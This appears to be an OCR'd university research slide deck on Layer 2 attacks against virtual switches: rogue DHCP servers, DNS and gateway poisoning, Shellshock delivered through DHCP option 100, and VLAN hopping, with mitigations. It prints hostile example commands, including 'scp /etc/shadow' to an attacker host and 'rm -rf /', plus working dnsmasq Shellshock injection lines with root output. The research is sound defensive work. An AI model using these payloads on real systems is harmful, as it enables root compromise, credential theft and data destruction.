
DHCP Attacks
Incorrect Default Gateway

- Condition:
  - A malicious DCHP server provides the IP address of an incorrect default gateway for associated clients
- Affect:
  - Clients are unable to route traffic outside of their broadcast domain
  - Unable to access other resources on subnets or the Internet

DHCP Attacks
Malicious Honeynet

- Condition:
  - A malicious DCHP server provides the IP address of an *malicious* default gateway for associated clients
- Affect:
  - Client traffic is routed to a malicious honeynet that the attacker setup in order to harvest PII or other sensitive information

DHCP Attacks
Malicious Honeynet




DHCP Attacks
Remote Execution of Code

- Condition:
  - By making use of certain DHCP options clients can be forced to run code or other commands while acquiring a DHCP lease
    - Each time the lease is renewed the code will be executed, not just the initial time!
  - The BASH vulnerability ShellShock can be leveraged to remotely execute commands or run code on a vulnerable Linux or Mac OSX system

DHCP Attacks
Remote Execution of Code

- Affect:
  - Remote commands or code executed on associated system with root privileges!
    - Intent could be harmless to catastrophic:
      - Set the system banner:
        - *echo "Welcome to $HOSTNAME" > /etc/motd*
      - Send the shadow file somewhere:
        - *scp /etc/shadow attacker@badguy.net:.*
      - Delete all files and folders on the system recursively from /
        - *rm -rf /*

DHCP Attacks
Remote Execution of Code



DHCP Attack Test Environment

- The same test environment was used as in the previous MAC flooding experiment

	Hardware Specs			
Platform	CPU Type	Memory Size	Hard Disk	NICs
OS Xen w/ Linux Bridging	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 1.11.0	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 2.0.0	Xeon 3040	4 GB	500 GB	2
Citrix XenServer 6.2	Xeon 3040	4 GB	500 GB	2
MS Server 2008 R2 w/Hyper-V	Xeon 5140	32 GB	145 GB	2
MS Hyper-V 2008 Free	Xeon 5140	32 GB	145 GB	2
VMware vSphere (ESXi) 5.5	Xeon E3-1240	24 GB	500 GB	2

DHCP Attack Virtual Machines

- However four new virtual machines were created in each platform to setup scenarios

Operating System	Completely Updated	System Purpose	Virtual Interfaces
CentOS 6.5	Yes	DHCP/DNS Server	1
CentOS 6.5	Yes	Simple Router	2
CentOS 6.5	Yes	HTTP Server	1
CentOS 6.5	No	Left Vulnerable to ShellShock	1

DHCP Attack Scenarios

- Remote Execute of Code
  - The following command was passed with DHCP option 100:

    Dhcp-option-force=100,() { :; }; /bin/echo 'Testing shellshock vulnerability. If you can read this it worked!'>/tmp/shellshock
  - The *'id'* command was also passed to verify root privileges

- Poisoned DNS Server
  - The DHCP server was also configured as the poisoned DNS server directing clients to a malicious webserver spoofing gmail.com, mail.google.com, and www.gmail.com

DHCP Attack Scenarios

- Invalid Default Gateway
  - Clients were passed a default gateway address of *1.1.1.1* instead of the valid *192.168.1.1*
- Malicious Default Gateway
  - Clients were passed a default gateway address of *192.168.1.20* which was a system configured as a simple router routing traffic to a malicious honeynet containing a web server

Monitoring DHCP Traffic

```
#!/bin/bash

tcpdump -i eth0 port 67 or port 68 -e -n
```

Monitoring DHCP Traffic

```
16:56:38.000520 c2:db:45:93:cd:30 > Broadcast, ethertype IPv4 (0x0800), length 3
42: 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request from c2:db:45:9
3:cd:30, length 300
16:56:38.005344 fa:54:e3:fb:e1:fc > c2:db:45:93:cd:30, ethertype IPv4 (0x0800),
length 342: 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length
 300
16:56:38.013415 c6:b4:bb:f2:31:b0 > c2:db:45:93:cd:30, ethertype IPv4 (0x0800),
length 435: 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length
 393
16:56:54.065046 c2:db:45:93:cd:30 > Broadcast, ethertype IPv4 (0x0800), length 3
42: 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request from c2:db:45:9
3:cd:30, length 300
16:56:54.068736 c6:b4:bb:f2:31:b0 > c2:db:45:93:cd:30, ethertype IPv4 (0x0800),
length 435: 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length
 393
16:56:54.075093 fa:54:e3:fb:e1:fc > c2:db:45:93:cd:30, ethertype IPv4 (0x0800),
length 342: 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length
 300
16:57:09.004246 c2:db:45:93:cd:30 > Broadcast, ethertype IPv4 (0x0800), length 3
42: 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request from c2:db:45:9
3:cd:30, length 300
16:57:09.048696 fa:54:e3:fb:e1:fc > c2:db:45:93:cd:30, ethertype IPv4 (0x0800),
length 342: 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length
 300
```

Clarkson UNIVERSITY defy convention

Monitoring DHCP Traffic

192.168.1.2 = Legitimate DHCP Server
192.168.1.3 = Rogue DHCP Server

```
 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request f

 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request f

 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request f

 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP,
```

Legit → (first group)
Rogue → (second group)
Legit → (third group)
Rogue → (fourth group)

Shellshock ID Command Test

/etc/dnsmasq.conf entry on server:

```
dhcp-option-force=100,() { :; }; /usr/bin/id
```

Output of dhclient on client:

```
[root@shellshock ~]# dhclient eth0
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:system_r:dhcpc_t:s0-s0:c0.c
1023
```

DHCP Attack Summary

	Attack Scenarios			
Platform	Shell Shock	Poisoned DNS	Invalid DG	Malicious DG
OS Xen w/ Linux Bridging	✓	✓	✓	✓
OS Xen w/ Open vSwitch 1.11.0	✓	✓	✓	✓
OS Xen w/ Open vSwitch 2.0.0	✓	✓	✓	✓
Citrix XenServer 6.2	✓	✓	✓	✓
MS Server 2008 R2 w/Hyper-V	✓	✓	✓	✓
MS Hyper-V 2008 Free	✓	✓	✓	✓
VMware vSphere (ESXi) 5.5	✓	✓	✓	✓

DHCP Attack Demos

- Poisoned DNS server
- Initial Shellshock test *(write file to /tmp)*
- Shellshock exploit *(full root access)*

Clarkson University defy convention™

DHCP Attack Mitigation

- DHCP attacks can be mitigated by the following:
- Enforcing static IP addressing, DNS entries, and default gateways on every device
  - Cumbersome!
  - Prone to error
- Utilized DHCP snooping on switches
  - Option on some physical switches *(Cisco, HP)*
  - Restrict network access to specific MAC addresses connected to specific switch ports
    - Highly restrictive!
    - Prevents unauthorized DHCP servers

DHCP Attack Mitigation

- Use DHCP server authorization
  - Windows 2000 server and up
  - Feature of Active Directory and Windows DHCP servers
- Techniques using software defined networking *(SDN)* could be explored
  - Define filters to identify DHCP client requests on the broadcast domain and forward them to the correct server
  - Requires further investigation and experience with SDN

DHCP Attack Mitigation

- SELinux Enabled (Default in CentOS & RedHat)
  - Seemed to have no affect on the majority of the attacks
  - Shellshock DHCP attack
    - When enabled it did prevent us from writing to any directory that did not have 777 permissions.
      - Could write to /tmp & /var/tmp
      - Could not write to /root, /, /etc/, /home/xxx
    - When disabled we could use the attack to write files anywhere on the system as the root user

Looking Ahead
VLAN Hopping Attacks

Next Step

- Next step: evaluate VLAN security in virtualized environments:
  - All virtual switch products support the creation of VLANs
  - VLANs allow service providers to *logically* separate and isolate multi-tenant virtual networks within their environments
- Do the current known vulnerabilities in commonly used VLAN protocols apply to virtualized networks?
  - Could allow for:
    - Eavesdropping of traffic on restricted VLANs
    - Injection of packets onto a restricted VLAN
      - DoS attacks
      - Covert channels

VLAN Hopping

- VLAN Hopping
  - An attack method used to gain unauthorized access to another Virtual LAN on a packet switched network
  - Consists of attacker sending frames from one VLAN to another that would otherwise be inaccessible
- Two methods
  - Switch Spoofing
  - Double Tagging

Switch Spoofing

- CVE-2005-1942
  - http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2005-1942
  - *“Cisco switches that support 802.1x security allow remote attackers to bypass port security and gain access to the VLAN via spoofed Cisco Discovery Protocol (CDP) messages.”*

Switch Spoofing

- CVE-1999-1129
  - http://www.cvedetails.com/cve/CVE-1999-1129/
  - *“Cisco Catalyst 2900 Virtual LAN (VLAN) switches allow remote attackers to inject 802.1q frames into another VLAN by forging the VLAN identifier in the trunking tag.”*
  - Combine with ...
  - *DTP: Dynamic Trunking protocol. "If a switch port were configured as DTP auto and were to receive a fake DTP packet, it might become a trunk port and it might start accepting traffic destined for any VLAN" (Cisco).*
    - *DTP Auto is the default setting!*

Double Tagging

- CVE-2005-4440
  - http://www.cvedetails.com/cve/CVE-2005-4440/
  - "*The 802.1q VLAN protocol allows remote attackers to bypass network segmentation and spoof VLAN traffic via a message with two 802.1q tags, which causes the second tag to be redirected from a downstream switch after the first tag has been stripped.*"
  - A.K.A: *"Double-Tagging VLAN jumping attack"*

Future Work

- What can be done in Virtualized environments?
- *Switch Spoofing*
  - Targets vulnerability in Cisco proprietary protocols
  - Would be useless on non-Cisco based vSwitches
  - Testing on Cisco Nexus 1000v switches is planned
- *Double Tagging*
  - Targets vulnerability in 802.1q standard
    - *802.1ad sub-standard*
  - Could potentially work on any vSwitch
  - Attack requires two or more switches to be successful
  - Many scenarios can be explored

Conclusion

- All Layer 2 vulnerabilities discussed were targeted towards the virtual networking devices not the hypervisors themselves
- Results show that virtual networking devices CAN be just as vulnerable as their physical counterparts
- Further research and experimentation is necessary to find out more similarities
- XenServer and any other solutions utilizing Open vSwitch are vulnerable to eavesdropping out of the box!
- All environments are vulnerable to manipulation via the DHCP protocol out of the box!

Conclusion

- A single malicious virtual machine has the potential to sniff all traffic passing over a virtual switch
  - This can pass through the virtual switch and affect physically connected devices allowing traffic from other parts of the network to be sniffed as well!
- Significant threat to the confidentiality, integrity, and availability *(CIA)* of data passing over a network in a virtualized muli-tenant environment
- The results of the research presented today provide proof that a full assessment of Layer 2 network security in multi-tenant virtualized network environments is warranted